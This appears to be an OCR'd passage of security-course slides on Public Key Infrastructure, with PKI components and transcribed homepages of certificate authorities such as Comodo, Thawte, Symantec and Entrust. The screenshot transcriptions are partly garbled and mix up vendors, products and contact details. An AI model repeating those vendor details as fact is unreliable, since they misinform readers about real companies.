
## Secret Space Encryptor



## CryptoSymm



## Cipher Sender




<http://www.paranaaworks.mobi>

<https://play.google.com>

<https://play.google.com>

# Module Flow



# Public Key Infrastructure (PKI)



Public Key Infrastructure (PKI) is a set of hardware, software, people, policies, and procedures required to create, manage, distribute, use, store, and revoke digital certificates

## Components of PKI

### 1 Certificate Management System

Generates, distributes, stores, and verifies certificates

### 2 Digital Certificates

Establishes credentials of a person when doing online transactions

### 3 Validation Authority (VA)

Stores certificates (with their public keys)

### 4 Certificate Authority (CA)

Issues and verifies digital certificates


### 5 End User

Requests, manages, and uses certificates

### 6 Registration Authority (RA)

Acts as the verifier for the certificate authority

# Public Key Infrastructure (PKI) (Conf'd)



# Certification Authorities



**COMODO**  
Offering Trust Online

SSL Certificates | Domain Name Services | Cloud Hosting | Email Solutions

Products      Free & Trial Offer      Business      Retailer & Integrator      Partner      Social Media



The First To Bring You a Full Line of 2048-bit Certificates

Comodo brings you the most advanced certificates available. See our line of 2048-bit SSL.

[View Comodo SSL Certificates](#)

Explore Our SSL Certifications:  
 Standard SSL • Extended Validation SSL • Multi-Domain SSL  
 Comodo PositiveSSL • Comodo EV SSL • Comodo DV SSL  
 Secure Email • Cloud Hosting • Webmail • Webmail Pro  
 Comodo Defense • Comodo Cloud • Comodo Cloud Pro

SSL Certificates  
 Cloud Hosting  
 Webmail  
 Webmail Pro  
 Comodo Defense  
 Comodo Cloud  
 Comodo Cloud Pro

SSL INCIDENTS      FREE CERTIFICATES      E-COMMERCE SOLUTIONS      E-COMMERCE SOLUTIONS      ENTERPRISE SOLUTIONS

<http://www.comodo.com>

Contact Us • 1800-488-2981    Email: [sales@thawte.com](mailto:sales@thawte.com)    Order Status: [Order Status](#)

**thawte** [SSL](#) [EV SSL](#) [SmartSSL](#) [TLS](#) [Web Access](#) [Cloud SSL](#) [Cloud EV SSL](#)

The most visible sign of web site security

Show your customers your site is safe with Extended Validation SSL.

[Learn more](#)

**Buy Certificates** **White Paper** [Understanding SSL Certificates](#)

**Manage Multiple Certificates** Manage certificates across any sub-organization with ease!

Not all SSL is the same. Compare them to other SSL providers and see the difference.

<http://www.thawte.com>

**Symantec** Formerly VeriSign

**Products & Services** **Partners** **Support** **My Account**

**Norton SECURED** Formerly VeriSign

**Same check. New name.  
Still the gold standard.**

The same security, services and support you've come to trust from VeriSign are now brought to you by Symantec.

**What it means for you ▶**

**SSL Certificates**

**Business-to-Business**

**Code Signing**

**Free Trial**

**Review SSL Certificates**

**Virtual Center**

**Norton® Secured Seal**

**Trust from Search to  
Browse to Buy**

Secure your site traffic and conversions with powerful tools featuring a site with every SSL Certificate.

**Learn more ▶**

**Protect Your Site.  
Grow Your Business.**

New features from Symantec SSL make your Web site easy to build and easy to secure.

**Learn more ▶**

**VERISIGN**

Cyber security and availability solutions for commerce sites include:

- Threat智™
- Digital Protection
- eSignature
- Extended Validation Certificates

new services from the experts at [Verisign.com](#)

<http://www.symantec.com>

The screenshot shows the Entrust Security University homepage. The top navigation bar includes links for Home, Courses, Resources, Support, Pricing, About Us, and Contact. Below the navigation is a search bar. The main content area features a large banner for 'Entrust Discovery' with the tagline 'Fast, leveraged and managed All-in-one security'. To the left is the Entrust logo. The page displays several course categories: 'SSL Certificates', 'EV SSL Certificates', 'US Code Compliant SSL Certificates', 'Advantage SSL Certificates', 'Standard SSL Certificates', and 'Comodo Extended Validation SSL Certificates'. Each category has a price listed: \$725/year for EV SSL Certificates, \$373... for US Code Compliant SSL Certificates, \$249... for Advantage SSL Certificates, \$155... for Standard SSL Certificates, and \$186... for Comodo Extended Validation SSL Certificates. A sidebar on the right lists various security services.


<http://www.entrust.net>

# Signed Certificate (CA) Vs. Self Signed Certificate



